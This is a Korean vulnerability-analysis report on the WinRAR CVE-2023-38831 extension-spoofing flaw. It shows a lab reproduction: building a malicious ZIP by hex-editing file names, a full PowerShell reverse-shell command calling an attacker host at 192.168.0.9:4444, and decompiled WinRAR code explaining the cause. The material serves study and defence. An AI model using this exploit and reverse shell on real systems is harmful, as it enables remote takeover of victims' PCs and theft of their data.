CVE-2023-38831 취약점을 이용한 공격 시나리오는 다음과 같다.

infosec




그림 4. CVE-2023-38831 공격 시나리오

① 공격자는 CVE-2023-38831 취약점을 유발하는 악성 스크립트가 삽입된 ZIP을 생성한다.
② 공격자는 생성한 악성 ZIP 파일을 메일/게시판/메신저 등을 통해 유포한다.
③ 피해자는 유포된 ZIP 파일을 PC에 다운로드한다.
④ 피해자는 다운로드한 악성 ZIP 파일을 취약한 버전의 WinRAR로 연다.
⑤ 피해자가 ZIP 파일 내 확장자 스푸핑[24]이 적용된 문서를 열면, 공격자가 삽입한 악성 스크립트가 실행된다.
⑥ 공격자가 악성 스크립트를 통해 피해자의 PC 를 장악하고, 내부 주요 정보를 탈취한다.

[24] 확장자 스푸핑(Extension Spoofing): 파일 확장자를 조작해 파일의 실제 형식을 숨기고 다른 파일로 위장하는 공격 기술

■ 테스트 환경 구성 정보

테스트 환경을 구축해 CVE-2023-38831 의 동작 과정을 살펴본다.


이름	IP	정보
피해자	192.168.0.2	Windows 10 Pro 22H2 WinRAR 6.22
공격자	192.168.0.9	Windows 10 Pro 22H2

■ 취약점 테스트

Step 1. 환경 구성

1) 피해자 PC에 CVE-2023-38831 취약점이 존재하는 WinRAR 6.22 버전을 다운로드한다.

다운로드 주소
https://www.win-rar.com/fileadmin/winrar-versions/winrar/winrar-x64-622.exe



*출처: RARLAB

그림 5. WinRAR 6.22 버전 다운로드

2) 다운로드한 WinRAR 6.22 버전을 설치한다.




그림 6. WinRAR 6.22 버전 설치

Step 2. 악성 ZIP 파일 생성

1) 공격자는 공격에 사용할 정상 문서 파일(문서, 이미지 등 모든 파일 가능)과 악성 스크립트 파일을 준비한다.

그림 7. 악성 ZIP 파일을 구성할 파일 준비

피해자 PC 에 실행시킬 악성 스크립트는 리버스 쉘(Reverse Shell)[25] 스크립트를 사용했다.

리버스 쉘 스크립트 주소
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#powershell

해당 스크립트는 피해자의 PC 에서 공격자의 서버(192.168.0.9:4444)로 소켓을 연결하고, 공격자로부터 전달받은 명령어를 피해자의 PC 에서 실행한 결과를 공격자에게 전송한다.

```
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('192.168.0.9',4444);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,
$i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';
$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);
$stream.Flush()};$client.Close()"
```

그림 8. 악성 스크립트 (script.bat)

[25] 리버스 쉘(Reverse Shell): 목표 시스템에 접근하고 제어하기 위해 해당 시스템에서 실행되는 악성 코드를 통해 연결을 열어주는 네트워크 쉘

2) 정상 문서 파일과 동일한 이름의 디렉터리를 생성한 후, 해당 디렉터리에 악성 스크립트 파일을 이동시키고 마찬가지로 문서 파일과 동일한 이름으로 변경한다. 이때 확장자 스푸핑을 이용하기 위해 모든 파일 및 디렉터리명 끝에 더미 문자('A' 혹은 'B')를 추가한다.

Windows에서는 파일과 디렉터리의 이름을 동일하게 생성할 수 없으므로 'A'와 'B' 두 가지의 더미 문자를 사용하여 구분했다. 구성된 파일 목록은 다음과 같다.

그림 9. 취약점 발생을 위한 변조된 ZIP 파일 구성

3) 구성한 모든 파일 및 디렉터리를 ZIP 파일로 압축한다.




그림 10. ZIP 파일로 압축 진행

4) 생성한 ZIP 파일을 헥스 에디터(HxD)[26]로 열고, 검색 기능을 이용해 문서 파일 및 디렉터리의 이름인 'resume.pdf'를 검색한다.




그림 11. 헥스 에디터를 통해 변조할 데이터 검색

[26] 헥스 에디터(HxD): Windows 환경에서 사용할 수 있는 16 진수 편집기로 이진 데이터를 편집 및 분석하는 도구

5) 검색된 문서 파일 및 디렉터리 이름 뒤에 추가했던 더미 문자를 모두 공백 문자(Space, 0x20)로 변경한 후 저장하여 악성 ZIP 파일을 완성한다.




그림 12. 더미 문자를 공백 문자로 치환

Step 3. 악성 ZIP 파일 유포

공격자는 생성한 악성 ZIP 파일을 피해자에게 유포해 다운로드하도록 유도한다.

그림 13. 악성 ZIP 파일 유포

Step 4. 악성 ZIP 파일을 통한 WinRAR 취약점 발생

피해자가 다운받은 악성 ZIP 파일을 취약 버전의 WinRAR 로 열어 압축된 문서 파일(reseume.pdf)을 실행하면, 동시에 공격자가 심어 놓은 리버스 쉘 스크립트가 동작한다. 이에 대한 자세한 내용은 취약점 상세 분석에서 설명한다.




그림 14. WinRAR 취약점으로 인한 악성 스크립트 실행

Step 5. 피해자 PC 장악

공격자는 리버스 쉘 스크립트가 실행된 피해자 PC 의 명령 제어 권한을 탈취해 PC 를 장악한다.




그림 15. 피해자 PC 쉘 획득

■ 취약점 상세 분석

Step 1) 배경 지식

CVE-2023-38831 취약점을 이해하기 위해서는 WinRAR 의 압축 파일 직접 실행 동작 과정과 파일 실행 함수인 ShellExecuteExW[27] 의 특징을 이해해야 한다.

1) WinRAR 동작 방식

악성 ZIP 파일을 WinRAR 로 열어 그 안에 압축된 파일을 직접 실행하면 해당 파일에 대한 임시 압축 해제가 진행된다. 임시 압축 해제 시, “%Temp%” 경로에 “Rar$DI” 형태의 디렉터리를 생성한다.

```
char __fastcall tmp_unzip2_sub_7FF79D8AF508(__int64 a1, __int64 a2, __int64 a3, __int64 a4)
{
  char result; // al
  __int64 v8; // rcx
  char v9; // bl
  wchar_t *v10; // rdi
  __int64 v11; // r15
  unsigned int i; // r14d
  int v13; // ebx
  char v14[4112]; // [rsp+20h] [rbp-E0h] BYREF
  char v15[4112]; // [rsp+1030h] [rbp+F30h] BYREF
  __int64 v16; // [rsp+2040h] [rbp+1F40h]
  __int64 v17; // [rsp+2048h] [rbp+1F48h]
  __int64 v18; // [rsp+2050h] [rbp+1F50h]
  char v19[4096]; // [rsp+2080h] [rbp+1F80h] BYREF
  char v20[4096]; // [rsp+3080h] [rbp+2F80h] BYREF
  LOBYTE(a4) = 1;
  result = sub_7FF79D8A7F34(L"Rar$DI", v19, 2048i64, a4);
```

그림 16. WinRAR 압축 해제를 위한 임시 디렉터리 생성

[27] ShellExecuteExW: Windows 에서 다른 프로그램을 실행하고 연관된 작업을 수행하는 함수로, 외부 응용 프로그램 실행 및 파일 열기와 같은 작업에 사용된다.

실행한 파일과 동명의 파일이 ZIP 파일 내에 존재하는지 확인 후, 해당하는 파일이 있으면 압축 해제 알고리즘으로 압축을 풀고 임시 디렉터리에 저장한다.
압축된 2.png 파일 실행 시, 아래와 같이 임시 폴더가 생성돼 압축이 해제된 것을 볼 수 있다.

```
C:\Users\[redacted]\AppData\Local\Temp\Rar$DIa24480.26674>dir
 C 드라이브의 볼륨: windows
 볼륨 일련 번호: 2870-10FD

 C:\Users\[redacted]\AppData\Local\Temp\Rar$DIa24480.26674 디렉터리

2023-09-05  오후 12:56    <DIR>          .
2023-09-05  오후 12:56    <DIR>          ..
2023-08-22  오후 04:16         1,446,729 2.png
               1개 파일           1,446,729 바이트
```

그림 17. 임시 폴더에 실행할 파일 압축 해제

그 후 압축 해제된 파일이 WinAPI 의 파일 실행 함수인 ShellExecuteExW 를 이용해 실행한다.

```
pExecInfo.cbSize = 112;
pExecInfo.lpFile = a2;
pExecInfo.lpVerb = a7;
if ( !a5 )
  v10 = 1344;
pExecInfo.fMask = v10;
v11 = (_WORD *)sub_7FF79D855928(a2);
if ( !v11 || *v11 == 46 && !v11[1] )
{
  pExecInfo.fMask |= 1u;
  pExecInfo.lpClass = L".";
}
pExecInfo.lpDirectory = a3;
pExecInfo.lpParameters = a4;
if ( (const WCHAR *)sub_7FF79D856754(a2) == a2 && !(unsigned __int8)sub_7FF79D854B74(a2, L"exe") )
{
  sprintf_s(Buffer, 0x1000ui64, L".\\%s", a2, *(_QWORD *)&pExecInfo.cbSize);
  pExecInfo.lpFile = (LPCWSTR)Buffer;
}
pExecInfo.nShow = 1;
byte_7FF79D94A805 = 1;
v12 = ShellExecuteExW(&pExecInfo);
```

그림 18. ShellExecuteExW 함수를 통해 압축 해제된 파일 실행

2) ShellExecuteExW 의 특징

ShellExecuteExW 는 파일을 실행할 때 사용되는 WinAPI 함수이다. ShellExecute 종류의 함수는 확장자 없이 파일을 실행할 때, 실행 경로를 결정하는 파싱 로직에 의해 하단의 확장자가 순서대로 자동 추가되어 실행된다.

```
546     //
547     //  NOTES:  the parsing logic to determine a valid Application path is non-trivial, although
548     //          the extension is not required and if missing will be completed
549     //          in the following standard order:  { .PIF, .COM, .EXE, .BAT, .CMD }
550     //
551     //      Relative Paths are System Paths - if the first token has no path qualifiers
552     //          then the token is first checked to see if a key of the same name has
```

그림 19. ShellAPI.h 에 설명된 동작 방식

이에 해당하는 확장자 목록은 다음과 같다.

확장자명
.PIF .COM .EXE .BAT .CMD

아래의 예시로 확장자가 포함된 calc1.exe 와, 확장자가 없는 calc1 을 실행했을 때 두 경우 모두 동일하게 계산기가 실행되는 것을 확인할 수 있다.

